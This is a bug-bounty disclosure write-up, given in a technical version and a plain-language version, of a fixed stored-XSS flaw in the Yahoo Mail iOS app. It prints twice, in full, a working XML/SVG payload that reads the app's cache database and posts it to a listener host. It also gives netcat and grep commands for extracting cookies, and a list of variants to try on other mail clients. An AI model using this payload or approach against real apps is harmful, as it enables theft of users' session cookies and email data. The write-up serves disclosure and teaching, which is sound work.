Write-up - Love story, from closed as informative to $3,500 USD, XSS stored in Yahoo! iOS MaiL app
A stored cross-site scripting flaw in the Yahoo Mail iOS app allowed an attacker to run JavaScript when a victim opened a crafted XML attachment. The attacker could then read local app files, including a cache database containing cookies and email content, and send them to a server.
 Published on omespino.com
Hi Yahoo! team. I’ve found an XSS stored in Yahoo!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Yahoo! ran a bug bounty programme on HackerOne, and this write-up covers a stored XSS in the Yahoo! Mail iOS application. The issue appears when a user opens an email attachment in the app. The researcher found that a crafted XML file, sent as an attachment, causes arbitrary HTML and JavaScript to run in the app.
The report was submitted twice. The first submission was closed as informative. The second submission, which escalated the same primitive into a local file read of the app's cache database, was reopened, triaged, fixed and paid a bounty of 3,500 USD. The researcher was added to the Yahoo! Security Hall of Fame for 2018.
Setup
The testing environment, as stated in the report:
- iPhone 6 running iOS v11.2.5.
- Yahoo! Mail app v4.XX.X (the build number is masked in the report).
- A personal Yahoo! email account; all test emails were sent to the researcher himself.
- A listener on the researcher's own machine in his LAN, using
nc -lvvv 8090.
The victim has to open an attachment in an email that carries the crafted XML file. The researcher notes that the XML does not have to be the attachment the victim chooses: the payload fires when any attachment in the same email is opened.
Finding it
The researcher uploaded an XML file containing an SVG with a script element and sent it to his own Yahoo! account. Opening the attachment in the iOS app executed the script. The behaviour he calls out as strange is that the payload is not tied to the XML attachment itself: in an email with several attachments, clicking any of them triggers the stored XSS every time, regardless of which attachment was opened.

The first report described the issue as stored XSS via a specially crafted XML file, with the additional note that exponential entity expansion could be used for a denial of service against the app. HackerOne staff closed it as informative.

At that point the researcher set the report aside. The second attempt came later, from the idea of turning the inoffensive XSS into something larger: if the JavaScript running in the app context could issue an HTTP GET request to local app resources, it could read files that belong to the application. That is what he tested next.
Exploitation
Step 1: deliver the XML payload as an attachment
Log in to the Yahoo! account in any client, upload an XML file with the payload below, and send it by email. The report refers to the attached files as dump_mails.xml and cachedb_post.xml.
<?xml version="1.0" encoding="utf-8"?>
<svg onload="alert(document.location);" xmlns="http://www.w3.org/2000/svg">
  <script>
    alert(navigator.appVersion);
    <![CDATA[
      function GetMailAddress(mailcontent){
        var content_reg = new RegExp(".+",'g');
        var reg = mailcontent.replace('/\s/g','').replace('/\S/g','').replace(/\s\s+/g,' ').replace(/\n\s*\n/g,'\n').match(content_reg);
        alert(reg);
        send_response(reg)
      }
      function read_file(read_file_path,tag){
        var oReq = new XMLHttpRequest();
        oReq.addEventListener("load", function(){
          if (tag === true){
            GetMailAddress(this.responseText.toString());
          } else {
          alert(this.responseText);
        }
      }
    );
    oReq.open("GET", read_file_path);
    oReq.send();
  }
  function send_response(response){
    var oReqX = new XMLHttpRequest();
    oReqX.open("POST","http://[redacted]:8090/");
    oReqX.send(response);
  }
  var Lib_file_path = location.href.split('Library')[0] + 'Library';
  var cache_db = Lib_file_path + '/Caches/com.yahoo.Aerogram/Cache.db';
  read_file(cache_db,true);
]]>
</script>
</svg>
The script builds the path to the app's cache database from location.href: it takes everything before Library in the current URL and appends Library, then appends /Caches/com.yahoo.Aerogram/Cache.db. It issues a GET for that path with XMLHttpRequest, and on load passes the response text to GetMailAddress, which normalises whitespace, matches every line with a regular expression, alerts the result and forwards it to send_response. send_response posts the data to http://[redacted]:8090/, the researcher's own machine on the LAN.
Step 2: open the attachment and trigger the payload
The attacker can send an email that looks like a PowerPoint presentation with the XML attached alongside it. When the victim opens the PowerPoint file, the stored XSS still fires. As in the first report, with five attachments, clicking any of them shows the XSS every single time, no matter which attachment was opened.
Step 3: exfiltrate the mail contact list
With the listener running on the researcher's machine:
nc -lvvv 8090

The XSS first alerts navigator.appVersion, then the file location, then the email list. Collecting the list takes about 30 seconds depending on the internet connection. When the victim clicks OK, the email list is sent via GET to the server, which in the researcher's case was his own computer on the LAN. The data includes senders, receivers and the contact list.
Step 4: exfiltrate the cache database and extract cookies
The same payload reads Cache.db. The XSS alerts navigator.appVersion, then the file location, then an apparently empty alert, again after about 30 seconds. When the victim clicks OK, the full Cache.db file is sent via POST to the server. On the receiving side the researcher captured it with:
nc -lvvv 8090 > yahoo.db
After dumping the file, he stripped the headers and queried it for cookies:
strings yahoo.db | grep -i Cookie -A 10 -B 5
As a bonus, the same database can be used to enumerate the app's HTTP endpoints, which can then be used with the stolen cookies:
strings yahoo.db | grep -i https


HackerOne staff reopened the report, triaged it, and Yahoo! fixed the issue and paid a bounty.

Root cause
Script inside an XML/SVG attachment is executed, and the payload fires when any attachment in the email is opened, not only the crafted one. The script used XMLHttpRequest to read Cache.db and send it out. The report does not describe the app's internal rendering code, so the exact mechanism is not stated; what it shows is that script in the attachment executes and that reading Cache.db from that context succeeds.
Impact
An attacker who can send an email to a Yahoo! Mail iOS user can steal that user's cookies and email data, including senders, receivers, the contact list and the email content itself, by reading Cache.db in the background and posting it to any server. The victim has to open an attachment in the email and dismiss the alerts. The researcher also notes that the same XML handling allows exponential entity expansion, a denial of service that crashes the app.
Fix
Yahoo! fixed the issue after the report was reopened and triaged. The report does not describe the change that was made.
Variants to test
- Send an XML/SVG attachment with a script element to other mobile mail clients and open it, then open a different attachment in the same email. A positive result is script execution in the client's web view, especially when triggered by an attachment other than the crafted one.
- From that script context, request a known local path with
XMLHttpRequestand alert the response length. A positive result is a non-empty response from a file the page should not be able to read. - Try reading the app's cache database and posting it to a listener you control. A positive result is a captured file whose
stringsoutput contains cookies or endpoint URLs. - Test XML entity expansion with nested entities in the same attachment viewer. A positive result is the app hanging or crashing.
- Try the same payload in other attachment types the viewer renders (for example documents that embed XML). A positive result is the same script execution when the document is opened.
What happened, in plain words
Yahoo! runs a bug bounty programme: a scheme where companies pay people who find security problems in their software and report them privately instead of using them for harm. This story is about one such report, made through the HackerOne platform, which is a website where those reports are filed and discussed with the company. The researcher's name is Omar Espino (@omespino).
The product involved is the Yahoo! Mail app for iPhone (iOS). An app is just a program you install on your phone. This particular app lets you read your Yahoo! email. One of its features is the attachment viewer: when an email carries a file, such as a document or a picture, you tap it and the app opens it so you can look at it.
The researcher found that if someone sends you an email with a specially crafted XML file attached, the app will run code hidden inside that file. XML is a text format for storing structured data, a bit like a very strict form with labelled boxes. It can contain a piece called SVG, which is a format for drawings, and SVG can contain a script element, which is a small program. Running a program that came inside an email is dangerous, because it runs inside the app.
This class of problem is called stored XSS, short for cross-site scripting. "Stored" means the malicious content is saved somewhere first (here, in an email sitting in your mailbox) and runs later, when you open it. The everyday comparison: imagine a parcel that looks ordinary but contains a tiny robot. As soon as you open the parcel, the robot starts working inside your house, with your keys within reach.
The report was sent twice. The first time, HackerOne staff closed it as informative, which means they read it but decided it was not a security problem worth acting on. The second time, the researcher showed something much worse: the same trick could make the app read its own private files and send them out. That version was reopened, triaged (checked and confirmed as a real issue), fixed by Yahoo! and paid a bounty of 3,500 USD. The researcher was also added to the Yahoo! Security Hall of Fame for 2018, a public list of people who reported good bugs that year.
The setup
The testing environment, as stated in the report:
- iPhone 6 running iOS v11.2.5.
- Yahoo! Mail app v4.XX.X (the build number is masked in the report).
- A personal Yahoo! email account; all test emails were sent to the researcher himself.
- A listener on the researcher's own machine in his LAN, using
nc -lvvv 8090.
A few of those terms need unpacking. iOS is Apple's operating system for iPhones. A LAN is a local area network: the computers and phones inside one home or office that can talk to each other directly. A listener is a program that sits waiting for an incoming connection, like a person holding a phone to their ear waiting for a call. nc (short for netcat) is a small command-line tool that can act as such a listener, and 8090 is the port number, the equivalent of a door number on a building: the address of the machine plus the port tells the network exactly which waiting program should receive the data.
The victim has to open an attachment in an email that carries the crafted XML file. The researcher notes something odd: the XML does not have to be the attachment the victim chooses. The payload fires when any attachment in the same email is opened.
Finding it
The researcher uploaded an XML file containing an SVG with a script element and sent it to his own Yahoo! account. Opening the attachment in the iOS app executed the script. The behaviour he calls out as strange is that the payload is not tied to the XML attachment itself: in an email with several attachments, clicking any of them triggers the stored XSS every time, regardless of which attachment was opened.
The image shows the XSS stored firing when an attachment is clicked: with five attachments in the email, clicking any of them makes the payload appear every single time, no matter which attachment was opened.
The first report described the issue as stored XSS via a specially crafted XML file, with the additional note that exponential entity expansion could be used for a denial of service against the app. Entity expansion is an XML feature where a short name stands for a longer piece of text, and entities can refer to other entities; nesting them deeply makes the file balloon in size when the app tries to read it, which can exhaust memory and crash the program. A denial of service means making a service unusable rather than stealing anything. HackerOne staff closed the report as informative.
The image shows the HackerOne staff response closing the first report as informative.
At that point the researcher set the report aside. The second attempt came later, from the idea of turning the inoffensive XSS into something larger: if the JavaScript running in the app context could issue an HTTP GET request to local app resources, it could read files that belong to the application. That is what he tested next.
Two more terms here. JavaScript is the programming language that web pages use to make things happen in a browser, and it is what the script element contains. An HTTP request is the message a browser or app sends to ask for something over a network; GET means "give me this thing", while POST means "here is some data, take it". Normally a GET goes out to a web server on the internet. The researcher's idea was to point one at a file sitting on the phone itself, inside the app's own storage. If the app allows that, the script can read files it should never see.
Exploitation
Step 1: deliver the XML payload as an attachment
Log in to the Yahoo! account in any client, upload an XML file with the payload below, and send it by email. The report refers to the attached files as dump_mails.xml and cachedb_post.xml.
<?xml version="1.0" encoding="utf-8"?>
<svg onload="alert(document.location);" xmlns="http://www.w3.org/2000/svg">
  <script>
    alert(navigator.appVersion);
    <![CDATA[
      function GetMailAddress(mailcontent){
        var content_reg = new RegExp(".+",'g');
        var reg = mailcontent.replace('/\s/g','').replace('/\S/g','').replace(/\s\s+/g,' ').replace(/\n\s*\n/g,'\n').match(content_reg);
        alert(reg);
        send_response(reg)
      }
      function read_file(read_file_path,tag){
        var oReq = new XMLHttpRequest();
        oReq.addEventListener("load", function(){
          if (tag === true){
            GetMailAddress(this.responseText.toString());
          } else {
          alert(this.responseText);
        }
      }
    );
    oReq.open("GET", read_file_path);
    oReq.send();
  }
  function send_response(response){
    var oReqX = new XMLHttpRequest();
    oReqX.open("POST","http://[redacted]:8090/");
    oReqX.send(response);
  }
  var Lib_file_path = location.href.split('Library')[0] + 'Library';
  var cache_db = Lib_file_path + '/Caches/com.yahoo.Aerogram/Cache.db';
  read_file(cache_db,true);
]]>
</script>
</svg>
Line by line, in plain words:
<?xml version="1.0" encoding="utf-8"?>is the standard opening line of an XML file. It says which version of XML is used and that the text is encoded in UTF-8, a common way of representing characters.<svg ...>opens an SVG drawing. Thexmlnsattribute just declares the namespace, the vocabulary the element belongs to, so the app knows this is standard SVG.onload="alert(document.location);"is an event handler: a piece of code the app runs automatically when the drawing finishes loading.alertpops up a small message box, anddocument.locationis the address of the page currently being shown. So the moment the file is rendered, a box appears showing where the app thinks it is.<script>starts a block of JavaScript, the actual program.alert(navigator.appVersion);shows a box withnavigator.appVersion, a string that describes the browser or web view and the device. The researcher uses it as a fingerprint, to confirm which environment the code is running in.<![CDATA[ ... ]]>is an XML wrapper meaning "treat everything inside as raw text, do not try to parse it as XML". It lets the JavaScript sit inside the XML file without the XML parser choking on characters like<and&.function GetMailAddress(mailcontent){ ... }defines a function, a named block of code you can call later. It receives some text,mailcontent.var content_reg = new RegExp(".+",'g');builds a regular expression, a pattern used to search text..+means "one or more of any character", and thegflag means "find all matches, not just the first".- The long
mailcontent.replace(...).replace(...)...match(content_reg)chain cleans up the text: it strips whitespace, collapses runs of spaces and blank lines, then splits it into lines withmatch. The result is stored inreg. alert(reg);shows that cleaned-up list in a message box, so the researcher can see what was found.send_response(reg)passes the list to the sending function.function read_file(read_file_path,tag){ ... }defines a function that reads a file.read_file_pathis where the file lives, andtagis a true/false switch deciding what to do with the content.var oReq = new XMLHttpRequest();creates anXMLHttpRequest, the browser object that lets JavaScript make HTTP requests in the background, without reloading a page. This is the key tool of the whole attack.oReq.addEventListener("load", function(){ ... });says: when the request finishes loading, run this function. That is the callback, the code that runs on completion.- Inside it,
if (tag === true){ GetMailAddress(this.responseText.toString()); }means: if the switch is on, take the file's content (this.responseText) and pass it to the mail-address function.else { alert(this.responseText); }means: otherwise, just show the raw content in a box. oReq.open("GET", read_file_path);prepares aGETrequest for the given path.oReq.send();actually sends it.function send_response(response){ ... }defines the exfiltration function: it creates anotherXMLHttpRequest, opens aPOSTtohttp://[redacted]:8090/(the researcher's own machine on the LAN, at port 8090), and sends the data there. Exfiltration simply means getting stolen data out to a place the attacker controls.var Lib_file_path = location.href.split('Library')[0] + 'Library';works out where the app'sLibraryfolder is. It takes the current address (location.href), cuts it at the wordLibrary, keeps the part before it, and gluesLibraryback on. The point is to build an absolute path from whatever address the web view happens to have.var cache_db = Lib_file_path + '/Caches/com.yahoo.Aerogram/Cache.db';appends the rest of the path to the app's cache database, a file calledCache.dbinside the app'sCachesfolder. A cache is a store of recently used data kept for speed; apps keep one so they do not have to download everything again.read_file(cache_db,true);kicks it all off, reading that database with the switch on so the content goes through the mail-address function.- The closing
</script>and</svg>end the program and the drawing.
Why this step matters: the file is the delivery vehicle. The attacker does not need to break into anything; they only need the victim to open an attachment, and the app itself runs the code.
Step 2: open the attachment and trigger the payload
The attacker can send an email that looks like a PowerPoint presentation with the XML attached alongside it. When the victim opens the PowerPoint file, the stored XSS still fires. As in the first report, with five attachments, clicking any of them shows the XSS every single time, no matter which attachment was opened.
This is the part that makes the bug worse than it first looks. A cautious user might think "I will not open the strange XML file, I will open the presentation instead". That does not help, because the app runs the payload anyway. The everyday comparison: a letter bomb where opening any envelope in the bundle sets off the same charge.
Step 3: exfiltrate the mail contact list
With the listener running on the researcher's machine:
nc -lvvv 8090
This command starts netcat in listening mode on port 8090. The -l means listen, and the vs make it print more detail about what is happening. The researcher's machine is now waiting for the phone to connect and send data.
The XSS first alerts navigator.appVersion, then the file location, then the email list. Collecting the list takes about 30 seconds depending on the internet connection. When the victim clicks OK, the email list is sent via GET to the server, which in the researcher's case was his own computer on the LAN. The data includes senders, receivers and the contact list.
Why the alerts: each alert pauses the script until the victim dismisses it. That gives the researcher a visible progress indicator, and it also shows that the code really is running inside the app rather than somewhere harmless. The report says the delay depends on the internet connection.
Step 4: exfiltrate the cache database and extract cookies
The same payload reads Cache.db. The XSS alerts navigator.appVersion, then the file location, then an apparently empty alert, again after about 30 seconds. When the victim clicks OK, the full Cache.db file is sent via POST to the server. On the receiving side the researcher captured it with:
nc -lvvv 8090 > yahoo.db
This is the same listener, but with > yahoo.db added. The > symbol redirects the output: instead of printing what arrives on the screen, the shell writes it into a file called yahoo.db. So the incoming data is saved for later inspection.
After dumping the file, he stripped the headers and queried it for cookies:
strings yahoo.db | grep -i Cookie -A 10 -B 5
Two tools here. strings scans a binary file and prints the readable text it finds, because a database file is mostly machine data with text buried inside. grep searches text for a pattern. The | pipe takes the output of the first command and feeds it to the second. -i makes the search case-insensitive, so Cookie and cookie both match. -A 10 shows ten lines after each match and -B 5 shows five lines before, giving context around every hit.
A cookie, in this context, is a small piece of data a server gives to a client so it can recognise it on later requests. It is how a website remembers that you are logged in. If an attacker steals your cookies, they can often act as you without knowing your password. That is why finding cookies in the stolen database is serious.
As a bonus, the same database can be used to enumerate the app's HTTP endpoints, which can then be used with the stolen cookies:
strings yahoo.db | grep -i https
An endpoint is a specific address on a server that accepts requests, like a particular counter in a large office. By searching the database for https, the researcher lists the addresses the app has been talking to. Combined with stolen cookies, those addresses could be used to make requests as the victim.
The images show the payload running and the data being captured: the attacker can steal the cookies and the Yahoo! user's emails, including senders, receivers, the contact list and even the email content, via cache.db in the background, and send it to any server.
HackerOne staff reopened the report, triaged it, and Yahoo! fixed the issue and paid a bounty.
The images show the HackerOne staff response: the report was reopened, triaged, fixed, and a good bounty was paid by the Yahoo! team.
Root cause
Script inside an XML/SVG attachment is executed, and the payload fires when any attachment in the email is opened, not only the crafted one. The script used XMLHttpRequest to read Cache.db and send it out. The report does not describe the app's internal rendering code, so the exact mechanism is not stated; what it shows is that the attachment viewer executes script and that local file reads from that context succeed.
In plain terms: the app ran code inside the XML attachment, and the payload fired whichever attachment was opened. Once code is running inside the app, the app's own ability to read its files becomes the attacker's ability too.
Impact
An attacker who can send an email to a Yahoo! Mail iOS user can steal that user's cookies and email data, including senders, receivers, the contact list and the email content itself, by reading Cache.db in the background and posting it to any server. The victim has to open an attachment in the email and dismiss the alerts. The researcher also notes that the same XML handling allows exponential entity expansion, a denial of service that crashes the app.
Fix
Yahoo! fixed the issue after the report was reopened and triaged. The report does not describe the change that was made.
Variants to test
These are follow-up ideas in the same spirit, useful if you want to look for similar bugs yourself:
- Send an XML/SVG attachment with a script element to other mobile mail clients and open it, then open a different attachment in the same email. A positive result is script execution in the client's web view, especially when triggered by an attachment other than the crafted one.
- From that script context, request a known local path with
XMLHttpRequestand alert the response length. A positive result is a non-empty response from a file the page should not be able to read. - Try reading the app's cache database and posting it to a listener you control. A positive result is a captured file whose
stringsoutput contains cookies or endpoint URLs. - Test XML entity expansion with nested entities in the same attachment viewer. A positive result is the app hanging or crashing.
- Try the same payload in other attachment types the viewer renders (for example documents that embed XML). A positive result is the same script execution when the document is opened.
Glossary
- Bug bounty programme: a scheme where a company pays researchers who report security problems privately.
- HackerOne: a platform where security reports are filed and discussed with the company.
- iOS: Apple's operating system for iPhones.
- App: a program installed on a phone or computer.
- Attachment viewer: the part of a mail app that opens files sent with an email.
- XML: a text format for structured data, made of labelled elements.
- SVG: a format for drawings, written in XML, which can contain script.
- Script: a small program, here written in JavaScript.
- Stored XSS: cross-site scripting where malicious content is saved first and runs later when opened.
- Informative: a report status meaning the company read it but did not treat it as a security issue.
- Triaged: checked and confirmed as a real issue by the receiving team.
- Bounty: the money paid for a valid report.
- Hall of Fame: a public list of people who reported good bugs.
- LAN: a local area network, the machines inside one home or office.
- Listener: a program waiting for an incoming network connection.
- Port: a number that identifies which waiting program on a machine should receive data.
nc(netcat): a command-line tool that can listen for or send network data.- JavaScript: the programming language used to make things happen in web pages and web views.
- HTTP request: the message a client sends to ask for something or to send data.
GET: an HTTP request that asks for a resource.POST: an HTTP request that sends data to a server.- Web view: a built-in browser component inside an app that renders web content.
- Entity expansion: an XML feature where a short name stands for longer text; nesting them can balloon a file.
- Denial of service: making a service unusable, for example by crashing it.
- Event handler: code that runs automatically when something happens, such as a page finishing loading.
alert: a JavaScript function that shows a message box.navigator.appVersion: a string describing the browser or web view and the device.- CDATA: an XML wrapper that marks its contents as raw text, not to be parsed as XML.
- Function: a named block of code that can be called.
- Regular expression: a pattern used to search or match text.
XMLHttpRequest: the browser object that lets JavaScript make HTTP requests in the background.- Callback: code that runs when an operation finishes.
- Exfiltration: getting stolen data out to a place the attacker controls.
- Cache: a store of recently used data kept for speed.
- Cookie: a small piece of data a server gives a client so it can recognise it later, often used to keep you logged in.
strings: a command that prints the readable text found inside a binary file.grep: a command that searches text for a pattern.- Pipe (
|): sends the output of one command into another. - Endpoint: a specific address on a server that accepts requests.
- Root cause: the underlying reason a bug exists.
- Impact: what an attacker could actually do by exploiting the bug.
- Fix: the change made to close the problem.





